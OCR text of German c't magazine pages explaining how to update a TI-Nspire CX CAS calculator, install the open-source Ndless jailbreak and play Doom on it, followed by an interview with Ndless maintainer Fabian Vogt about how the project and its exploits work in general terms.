
Betriebssystem upgraden


Nachdem das Programm einsatzbereit ist, können Sie Dateien von dem PC auf den Rechner schieben. Doch bevor Sie das mit dem Jailbreak und Doom machen, müssen Sie vermutlich das Betriebssystem des Taschenrechners updaten. Denn der Jailbreak funktioniert nicht für jede Version: Die letzte kompatible Version, auf die der Jailbreak läuft, ist 4.5.4.48.

Welche Betriebssystemversion der Taschenrechner verwendet, erfahren Sie, indem Sie im Homescreen auf „Einstellungen“ gehen und dann auf „Status“ klicken; dort finden Sie die Versionsnummer (siehe Screenshot). Sollte Ihr Taschenrechner eine neuere Version wie zum Beispiel 4.5.5.79 haben, ist

Der Aufbau des Programms unterscheidet sich zwischen macOS (oben) und Windows (unten) kaum, das Aussehen dagegen schon.







Auf dem Taschenrechner starten Sie Doom über den Ordner nspire_wad mit einem Klick auf doom1.wad.

der Taschenrechner für den verwendeten Jailbreak nicht länger geeignet. Eine Sperre in den höheren Versionen verhindert ein Downgrade auf eine ältere Version. Selbst ein Reset auf Werkseinstellung inklusive Neuinstallation eines älteren Systems trickst die Sperre nicht aus. Sie müssten also leider auf eine dies umschiffende Version des Jailbreaks warten.

Sollte dagegen die Betriebssystemversion unter 4.5.4.48 liegen, können Sie den Taschenrechner auf genau diese Version upgraden. Es ist ohnehin ratsam, auf die letzte Version zu wechseln, die mit dem Jailbreak kompatibel ist. Damit haben wir den Jailbreak ausführlich getestet und für gut befunden.

Die Betriebssystemversion 4.5.4.48 bekommen Sie von der Webseite tiplanet.org. Das Taschenrechnerforum enthält nicht nur sehr viele Spiele für den Nspire, sondern auch ein Archiv aller OS-Versionen. Von dort laden Sie die Version 4.5.4.48 herunter (siehe ct.de/wz6h), das ist eine Datei mit der Endung .tcc von knapp 14 MByte.

Die Datei stammt zwar laut Windows aus keiner vertrauenswürdigen Quelle, die Gefahr hält sich aber in Grenzen, da der Taschenrechner weder Bluetooth noch einen Internetzugang hat und Sie die Datei nicht auf Ihrem Computer ausführen müssen. Wir haben die Datei vorsorglich durch den Scanner von VirusTotal gejagt, der nichts zu meckern hatte.

Starten Sie nun Computer Link – wenn nicht schon geschehen –, um das Betriebssystem zu aktualisieren. Die Oberfläche besteht aus zwei sehr großen Fenstern: Oben zeigt es Ihre Dateien an und unten die vom Taschenrechner. Unten rechts über das Taschenrechnersymbol können Sie den via Kabel verbundenen Taschenrechner auswählen.

Nun wählen Sie im oberen Fenster den Ordner aus, in dem die Datei mit der neuen Betriebssystemversion liegt, und ziehen diese via Drag & Drop einfach vom oberen Fenster ins untere Fenster. Computer Link fragt nach, ob Sie nun ein Betriebssystemupdate durchführen wollen. Bestätigen Sie das. Anschließend ploppt auf dem Taschenrechner ein Fenster mit der Info auf, dass das Update läuft. Dafür benötigt der Rechner einen Akkustand von Minimum zehn Prozent, sonst moniert Computer Link, der Akkustand sei zu niedrig. Nach ein paar Minuten startet der Taschenrechner neu. Anschließend wählen Sie auf dem Rechner Sprache und Schriftgröße aus – fertig ist das Update.

Taschenrechner knacken

Damit Sie nichtproprietäre Software auf dem Taschenrechner laufen lassen können, muss er gejailbreakt werden. Das übernimmt Ndless. Es handelt sich dabei um ein Open-Source-Projekt von Fabian Vogt, mit dem man alten Taschenrechnern einen neuen Sinn verleihen kann. Ein Interview mit ihm finden Sie im Artikel „Interview zum DOOM-Taschenrechner“.

Mit Ndless sind Hunderte von Spielen und Programmen auf dem Taschenrechner ausführbar. Die Webseite hackspire enthält eine Anleitung für Entwickler, damit diese eigene Software für den TI Nspire schreiben können (sämtliche Links dafür finden Sie unter ct.de/wz6h).

Auf der GitHub-Seite des Projekts laden Sie die neuste Datei als Zip herunter, in unserem Fall war es ndless-r2019.zip (siehe ct.de/wz6h). Entpacken Sie das Zip-Archiv an einem Ort Ihrer Wahl. Im dabei entstehenden Verzeichnis befinden sich mehrere Dateien, davon sind drei relevant: ndless.cfg.tns, ndless_resources.tns und der Installer ndless_installer_4.5.3-4.5.4.tns.

Erstellen Sie über Computer Link einen neuen Ordner im Taschenrechner (Rechtsklick, „neuer Ordner“) und geben Sie ihm beispielsweise den Namen „Ndless“. Wählen Sie im oberen Fenster von Computer Link die Datei mit dem Inhalt von Ndless aus und schieben Sie wie schon zuvor beim Betriebssystemupgrade die Dateien auf den Taschenrechner.

Navigieren Sie anschließend im Taschenrechner auf „Eigene Dateien“ und wählen Sie den von Ihnen erstellten Ordner „Ndless“ aus. Klicken Sie auf die Installer-Datei (ndless_installer_4.5.3-4.5.4). Nach

ein paar Sekunden bestätigt er oben links auf dem Bildschirm in grüner Schrift „ndless installed“ die erfolgreiche Installation.

Zeit für DOOM!

Jetzt können Sie alles installieren, was Ihr Herz begehrt: Tetris, Pac-Man, Super Mario oder wie schon mehrfach im Artikel erwähnt: DOOOOOOM – zu Ehren des Spiels, das vor Kurzem 30 Jahre alt wurde. Spiele bekommen Sie von TI-Planet oder ticalc.org, beide Seiten werden von Ndless empfohlen (siehe ct.de/wz6h).

Doom laden Sie von ti-planet.org herunter. Das Zip-Archiv (etwa 2,5 MByte) haben wir auch von VirusTotal prüfen lassen, es gab wieder keine Bedenken. Entpacken Sie die Zip-Datei; für Doom sind die darin enthaltene Datei ndoom.tns und der Ordner nspire_wad nötig. Ähnlich wie schon beim Betriebssystemupdate oder beim Jailbreak schieben Sie die Dateien über Computer Link auf den Taschenrechner.

Navigieren Sie im Taschenrechner zum Ordner, in den Sie Doom abgelegt haben. Wählen Sie dort den Ordner nspire_wad aus und klicken Sie auf die Datei doom1.wad. Es sollte sich ein Fenster öffnen und das Banner DOOM zeigen. Eine Beschreibung, wie das Spiel funktioniert, wird kurz nach Start eingeblendet. In aller Kürze: Doomguy bewegen Sie mit dem Touchpad, Türen öffnen Sie mit der Taste Enter und mit „del“ oder „ctrl“ ballern Sie los. Die Waffen wechseln Sie mit den ersten Buchstaben der Tastatur. Ein kleines Video, wie Doom auf dem Taschenrechner läuft, haben wir unter ct.de/wz6h verlinkt.

Zwei Tipps noch: Den Kontrast schrauben Sie über die Wipp-Tasten „+“ und „–“ nach oben oder unten. Das Display ist winkelabhängig, am besten funktioniert es, wenn Sie den Taschenrechner beim Spielen leicht nach vorne neigen.

Zurücksetzen

Sollten Sie am Ende nicht mehr glücklich damit sein, den Taschenrechner gejailbreakt zu haben, können Sie den Taschenrechner problemlos auf die Werkseinstellungen zurücksetzen. Das geht zum Beispiel im Menü über die Einstellungen und die Option „Werksstandardwerte wiederherstellen“. Eine ausführliche Anleitung finden Sie unter ct.de/wz6h.

Es kann passieren, dass Sie versehentlich den Taschenrechner über den Reset-Knopf auf dem Rücken des Geräts neu starten. Das ist kein Weltuntergang, denn die Dateien bleiben gespeichert. Klicken Sie nach dem Hochfahren wieder auf den Ndless-Installer und führen Sie den Jailbreak erneut aus. Danach sollten alle Extra-Programme wie Doom wieder wie gewünscht laufen. Sollte mal der Akku leerlaufen, müssen Sie den Jailbreak erneut durchführen.

Abgesehen von Spielen wie Doom, Pokémon oder Super Mario gibt es noch viele weitere Möglichkeiten, den Taschenrechner aufzupimpen. Weitere Software finden Sie in den Archiven der verlinkten Seiten. (wid) c't

Jailbreak, Spiele und noch viel mehr:

ct.de/wz6h





Interview zum DOOM-Taschenrechner

Im Artikel „Taschenrechner: Will it run Doom?“ haben wir gezeigt, wie man auf einem alten TI-Taschenrechner per Jailbreak den Spieleklassiker Doom zockt. Zu dem Artikel haben uns zahlreiche Leserfragen erreicht, die wir Fabian Vogt gestellt haben, der das Projekt hinter dem Jailbreak leitet.

Von **Wilhelm Drehling**

Wie man den alten Nspire CX CAS von Texas Instruments mit dem Programm Ndless jailbreakt und anschließend Spiele mithilfe des Transferprogramms Computer-Link auf den Rechner überträgt (siehe ct.de/wsx5), lesen Sie im Artikel „Taschenrechner: Will it run Doom?“ Ihre Fragen dazu haben wir dem Softwareentwickler Fabian Vogt gestellt, der nun schon seit mehreren Jahren das Projekt Ndless leitet. Er spricht über den Jailbreak und über die Probleme, denen das Team im Laufe der Jahre trotzen musste.

c’t: Taschenrechner-Jailbreaks sind ein recht nischiges Thema. Wie sind Sie denn darauf gestoßen?

Vogt: Angefangen hat es tatsächlich, als ich den TI-Nspire CX CAS in der Schule für den Matheunterricht bekommen habe. Das war so ungefähr 2011, da war ich in der neunten Klasse. Den Rechner fand ich natürlich sehr interessant, denn das ist ein technisches Gerät, mit dem ich nicht nur im Matheunterricht Aufgaben lösen kann, sondern auch potenziell spielen kann. Über meine Mitschüler habe ich

schließlich erfahren, dass es im Internet Programme gibt, mit denen man auf dem Rechner Spiele wie Pokémon ausführen kann. Das habe ich natürlich gleich ausprobiert.

Damals musste ich noch von Betriebssystemversion 3.2 auf 3.1 downgraden, damit ich den Ndless-Jailbreak draufspielen konnte. So richtig ging es los, als ich etwa ein Jahr später durch einen Post erfahren habe, dass ein Australier Linux auf den Rechner portiert hatte. Durch diesen Post bin ich auf das Forum Omnimaga.org gestoßen, die sich auf Projekte mit TI-Taschenrechnern wie den TI 83, TI 84 oder TI-Nspire spezialisiert haben. Durch die Threads in diesem Forum ist mir erst bewusst geworden, was alles möglich ist: nicht nur in Sachen Spiele, sondern auch zum Beispiel mit der Hardware. So habe ich angefangen, selbst Programme für den TI-Nspire CX CAS zu entwickeln.

c't: Das klingt ganz danach, als hätte es den Jailbreak schon gegeben, bevor Sie auf ihn gestoßen sind.

Vogt: Ja, das Projekt Ndless startete recht früh: Der NSpire kam 2007 raus und die erste Version von Ndless ungefähr 2010. Ich bin 2014 dazugekommen. Am Anfang habe ich nur ausgeholfen, doch einige Zeit später habe ich mehr Pull-Requests gemacht als der Maintainer und so habe ich später das Projekt übernommen. Nun verwalte ich es seit vielen Jahren.

c't: Wie funktioniert denn grob skizziert der Jailbreak?

Vogt: Das Ziel des Jailbreaks ist es immer, nativen Code auf der CPU von dem Nspire auszuführen, was das Betriebssystem an sich nicht erlaubt. Das heißt, man muss das Betriebssystem austricksen, um die CPU zu übernehmen. Es gibt mehrere Möglichkeiten: So kann man den XML-Parser durch das Öffnen von Dokumenten benutzen oder die von Texas Instruments unterstützte Skriptsprache Lua verwenden, um andere Funktionen aufzurufen. Egal was man nimmt, irgendwo findet man immer etwas, was man ausnutzen kann, um das Betriebssystem zu überzeugen, Code auszuführen. Für die aktuelle Version, also für die Betriebssysteme 5.2.0 und 5.3.0 des neuen CX II CAS und für den CX CAS die 4.5.4 und 4.5.5, ist es ein Exploit in der Physics Engine. Ich glaube, sie wurde mit der Version 3.2 für Lua hinzugefügt, damit man mit Lua zum Beispiel Boxen herunterfallen oder Kreise miteinander kollidieren lassen kann. Doch wir benutzen die Physics Engine erst in der neuesten Version von Ndless für den Exploit.



Mit dem Ndless-Jailbreak hauchten wir dem alten Taschenrechner TI-Nspire CX CAS neues Leben ein und installierten Doom darauf.

c't: Ich kann mir vorstellen, dass Texas Instruments euch mit neuen Betriebssystemversionen und dem Schließen von bestimmten Lücken manchmal das Leben schwer gemacht hat, oder?

Vogt: Ja, mit jeder neuen Version schließen sie immer die Lücke, die Ndless zuvor ausgenutzt hat. Bis jetzt ist es allerdings schon zweimal passiert, dass sie es nicht ganz geschafft haben. Die letzte Version von Ndless funktionierte gleich auf zwei Betriebssystemversionen, wir mussten es nur geringfügig anpassen. Die Lücke blieb die gleiche und der Exploit lief an sich sogar auf der neuesten Version. Eine Änderung war in diesem Falle gar nicht aufwendig.

c't: Verwaltet ihr außer dem Jailbreak noch andere Projekte?

Vogt: Vom Ndless-Team selbst gibt es den Jailbreak und ein paar Tools sowie einen Emulator, der aber

nicht offiziell Teil des Ndless-Projektes ist. Außerhalb des Ndless-Teams habe ich auch meine eigenen Projekte verfolgt, zum Beispiel Crafti: Das ist ein Minecraft-Klon, der eine eigene Software-Rendering-Engine benutzt.

Sonst habe ich noch am Nspire-Linux mitgearbeitet, das auf beiden CX-Taschenrechnern läuft. Ursprünglich wurde es für den CX entwickelt, aber es funktioniert auch auf dem neueren CX2. Auch auf dem Classic funktioniert es, aber dort nur eingeschränkt wegen des nervigen Bildschirms und dem wenigen RAM.

c't: In den Foren findet man sehr viele Spiele, wie zum Beispiel Doom oder dein Minecraft-Klon. Ein paar Leser haben sich die Frage gestellt, ob die Spiele auch auf den älteren Modellen wie TI 83 oder TI 84 laufen würden?

Vogt: Das funktioniert nicht, denn die Unterschiede zwischen den Rechnern sind ziemlich groß. Der Nspire kam mehrere Generationen nach dem TI 83 beziehungsweise nach dem 84 raus. Der Nspire hat einen farbigen Bildschirm mit höherer Auflösung, die CPU ist um ein Vielfaches schneller und der Rechner verfügt über viel mehr RAM. Trotzdem muss ich sagen, dass die Community bei den älteren Rechnern wie dem TI 84 oder 83 unglaublich kreativ war und wirklich sehr gute Spiele entwickelt hat, die mit den Hardwarerestriktionen gut umgehen konnten. Es sind völlig andere Spiele und ich würde tatsächlich so weit gehen und sagen, dass die Softwareauswahl für die alten TI-Rechner deutlich größer ist.

c't: Mit 17 Jahren auf dem Buckel ist der Nspire nun auch nicht mehr der Jüngste. Was für Probleme sind euch im Laufe der Zeit noch begegnet?

Vogt: Abgesehen von den verschiedenen Betriebssystemversionen gibt es noch Hardwarerevisionen, die Teile ändern oder austauschen. Dann wollen wir natürlich sicherstellen, dass der Installer auf allen Kombinationen und Versionen funktioniert, was nicht immer ganz so leicht ist. Eine Änderung, die uns überrascht hat, war, als eine neue Hardwarerevision rauskam, wo Texas Instruments den Bildschirm ausgetauscht hat. Vorher hatte das Display 320 × 240 Pixel, danach waren es 240 × 320 Pixel Display, also um 90 Grad gedreht. Damit liefen dann die Anwendungen nicht mehr so richtig und wurden kaputt angezeigt.

c't: Habt ihr immer Probleme, wenn eine solche Hardware-Revision herauskommt?

Vogt: Eher bei größeren Versionssprüngen, wie zum Beispiel von den Monochromen, also den graustufigen Rechnern wie dem alten Classic, zu dem Nspire CX oder vom CX auf den CX2. All die kleinen Revisionen zwischendrin sind nicht so schlimm.

c't: Ihr bietet den Jailbreak sowohl für den CX CAS als auch für seinen Nachfolger CX II CAS an. Unterscheidet sich der Jailbreak zwischen den beiden Modellen?

Vogt: Inzwischen kann er sich unterscheiden, aber am Anfang waren die Betriebssysteme noch recht ähnlich. Beide Betriebssystemversionen erhielten ähnlich oft Updates. Immer wenn für den CX2 was Neues herauskam, wurde der Bug dann auch beim CX gefixt. Momentan spielt TI immer noch Updates für den CX aus und seit der neuesten Version funktioniert auch der aktuelle Exploit nicht mehr.

c't: Das erinnert mich an meine eigene Recherche zu dem Doom-Artikel: Auf meinem TI-Rechner lief die uralte Version 3.2 und ich wollte die neueste Version von Ndless benutzen. Deswegen habe ich ganz naiv die neueste OS-Version 4.5.5.79 eingespielt, nur um dann festzustellen, dass ich den Jailbreak nicht mehr nutzen kann. Downgraden wie früher ging auch nicht mehr, denn Texas Instruments hat wohl eine entsprechende Sperre eingebaut. Daher musste ich einen neuen Taschenrechner besorgen, auf dem ich den Jailbreak ausführen konnte. Um meines alten Taschenrechnerwillen: Plant ihr ein Update Eures Jailbreaks?

Vogt: Natürlich ist der Plan, die neueste Version zu unterstützen, aber ich kann in dem Fall nicht genau sagen, wann die nächste Version von Ndless fertig ist. Es ist gar nicht so leicht, eine Lücke zu finden, die man gut ausnutzen kann. Es gibt zwar recht viele Lücken und Optionen, die man, wenn man lang genug schaut, auch findet. Aber nicht alle Lücken eignen sich für einen Exploit. Bei manchen muss man den Rechner zehnmal neu starten, bis es funktioniert oder man benötigt spezielle Hardware oder muss Dateien am Computer vorbereiten und auf den Rechner schieben. Das alles macht keinen Spaß und ist einfach zu viel Aufwand für den Nutzer. Deshalb versuchen wir uns immer auf Exploits zu konzentrieren, die dann tatsächlich praktisch benutzt werden können. (wid) c't

Ndless-Seite:
ct.de/wsx5

c't WEBINAR


Schutz vor Phishing Mails und Kontoklau

IT-Security für Nicht-Nerds



Jetzt informieren:

heise-academy.de/webinare/it-security-verstaendlich-erklaert



Interview zu iPhone-Jailbreaks

Tihmstar ist in der Hacker-Szene für seine Jailbreaks von Apple-Geräten bekannt. Auf der Hacker-Konferenz Hardwear.io in Den Haag (2022) hat er uns erklärt, warum er das macht und wo die Gefahren bei Jailbreaks lauern.

Von **Wilhelm Drehling**

